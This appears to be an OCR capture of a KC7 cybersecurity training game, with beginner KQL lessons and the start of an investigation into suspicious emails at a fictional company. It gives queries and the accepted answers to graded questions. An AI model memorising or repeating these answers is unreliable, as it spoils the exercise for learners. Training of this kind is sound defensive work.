Solved by 162 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
kc7001.eastus.Valdy...
Run
kc7001.eastus/ValdyX2
let TA_domains =
PassiveDns
| where domain == 'newdevelopmentupdates.org'
| distinct ip
| lookup PassiveDns on ip
| distinct domain;
Email
| where recipient == "anita_bath@framtidxdevcorp.com"
| where link has_any(TA_domains)
You're on a roll! Keep going!
Feedback
Table 1
Add visual
Stats
Search
UTC
Done (0.455 s)
1 records
timestamp
sender
reply_to
recipient
2024-06-26 15:16:20.0000
alex_johnson@framtidxdevcorp.com
alex_johnson@framtidxdevcorp.com
anita_bath@framtidxdevcorp.com
alex_johnson@framtidxdevcorp.com
Columns



KC7
Question 2 (solved): (10) points
The first command Kell teaches you is the most helpful one in querying data using KQL. It helps you see what's contained in each table, which is essential for understanding the structure and types of data you're working with. Knowing what's in each table allows you to craft more effective queries and find exactly what you're looking for.
Employees
| take 10
Copy
Kell gave you the first table, now do a take 10 on all the remaining tables to see what they contain.
Once you've looked at all the tables type when in doubt take 10 to continue.
when in doubt take 10
Solved by 159 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
kc7001.eastus.Valdy...
Run
kc7001.eastus/ValdyX2
Employees
| take 10
Nice work!
Feedback
Table 1
Add visual
Stats
Search
UTC
Done (0.753 s)
10 records
hire_date
name
user_agent
ip_addr
email_addr
username
role
hostname
mfa_enabled
2021-06-19... Courtne... Mozilla/5.0 (c... 10.10.2.239 courtney_bail... cobailey Devel... XCFQ-DESK... False
2021-06-20... Kelli He... Mozilla/5.0 (... 10.10.1.25 kelli_herringt... keherrington Devel... CRYL-MACH... True
2021-06-22... Charles ... Mozilla/5.0 (c... 10.10.2.77 charles_kelso... chkelso Devel... ADCU-DESK... True
2021-06-23... Howard... Mozilla/5.0 (... 10.10.0.154 howard_hutc... hohutchins Devel... DLLQ-MAC... True
2021-06-26... Wm Lane Mozilla/5.0 (c... 10.10.0.137 wm_lane@fra... wmlane Qualit... 6SPC-MACH... False
2021-06-26... David B... Mozilla/5.0 (... 10.10.1.246 david_bridget... dabridgette Devel... GXTV-MAC... True
2021-06-26... Diane H... Mozilla/5.0 (... 10.10.0.215 diane_held@f... diheld Marke... MWWY-MA... True
Columns



32%
KC7
Section 2: KQL 101
Question 3: (10) points
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Now, let's get more information about FramtidX Development Corp.
To do this, we can use the count operator to quickly count the number of rows in a table. This is helpful for understanding the volume of data you're dealing with.
Employees
| count
Copy
How many employees work at FramtidX?
755
Solved by 159 players || Need help? Ask on discord @ kc7cyber/community
Submit
kc7001.eastus.ValdyX2
Run
1 Employees
2 | count
Table 1
Add visual
Stats
Search
UTC
Done (0.291 s)
1 records
Count
755
Feedback
Columns



33%
KC7
Section 2: KQL 101
Question 4: (10) points
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
You can use the where operator with the Employees table to find a specific employee.
Here is a template you can follow:
Table
| where <field><operator><value>
Copy
field: The column you want to filter by (e.g., role).
operator: The condition you're applying (e.g., == for an exact match).
value: The specific value you're looking for in the field (e.g., CEO).
What is the CEO's name?
Johanna Karlsson
Solved by 158 players || Need help? Ask on discord @ kc7cyber/community
Submit
kc7001.eastus.ValdyX2
Run
1 Employees
2 | where role == "CEO"
Table 1
Add visual
Stats
Search
UTC
Done (0.736 s)
1 records
hire_date
name
user_agent
ip_addr
email_addr
username
role
hostname
mfa_enabled
2021-12-19...
Johann...
Mozilla/5.0 (...
10.10.0.6
johanna_karls...
jokarlsson
CEO
BLVR-MACH...
False
1 Johanna Karlsson
Feedback
Columns



34%
KC7
Section 2: KQL 101
Question 6: (10) points
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
We can learn more about an employee by using information from other tables. For example, let's take a look at Mona Hunter's correspondence. Take her email address from the Employees table, then use it in a query in the Email table.
How many emails did Mona Hunter receive?
Email
| where recipient == "<insert Mona Hunter's email addr
| count
Copy
24
Solved by 154 players || Need help? Ask on discord @ kc7cyber/community
Submit
kc7001.eastus.ValdyX2
Run
1 Email
2 | where recipient == "mona_hunter@framtidxdevcorp.com"
3 | count
Table 1
Add visual
Stats
Search
UTC
Done (0.312 s)
1 records
Count
24
Feedback
Columns



35%
KC7
Section 2: KQL 101
Question 7 (solved): (10) points
You can use the distinct operator to filter for unique values in a specific column.
How many distinct senders were seen in the email logs from techinnovators.io?
Email
| where sender has "<insert domain name here>"
| distinct <field you need>
| count
Copy
675
Solved by 153 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
Run
1 Email
2 | where sender has "techinnovators.io"
3 | distinct sender
4 | count
CORRECT!!!
Table 1
Add visual
Stats
Search
UTC
Done (0.327 s)
1 records
Count
675
Feedback
Columns



36%
KC7
Section 2: KQL 101
Question 8 (solved): (10) points
Time to combine all that we've learned so far!
How many distinct websites did Mona Hunter visit?
OutboundNetworkEvents
| where src_ip == "<insert Mona Hunter's IP here>"
| <operator> <field>
| <operator>
Copy
46
Solved by 151 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
Run
1 OutboundNetworkEvents
2 | where src_ip == '10.10.0.131'
3 | distinct url
4 | count
5
Correctamundo!
Table 1
Add visual
Stats
Search
UTC
Done (0.309 s)
1 records
Count
46
Feedback
Columns



KC7
Section 2: KQL 101
Question 9 (solved): (10) points
How many distinct domains in the PassiveDns records contain the word green?
PassiveDns
| where <field> contains "<value>"
| <operator> <field>
| <operator>
Copy
You may have notice we're using contains instead of has here. That's because has will look for an exact match (the word on its own), while contains will look for the specified sequence of letters, regardless of what comes before or after it. You can try both on your query to see the difference!
11
Solved by 149 players || Need help? Ask on discord @ kc7cyber/community
Submit
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
kc7001.eastus.ValdyX2
Run
1 PassiveDns
2 | where domain contains "green"
3 | distinct domain
4 | count
5
Is your middle name Einstein?
Table 1
Add visual
Stats
Search
UTC
Done (0.304 s)
1 records
Count
11
Feedback
Columns









40%
KC7
Section 3: Alright it's definitely an angry frog or two
Question 2 (solved): (20) points
You check to see if the Chief Architects received emails from the same internal address you found when investigating Anita.
What is the subject of these emails?
Important: Architectural Plan Changes
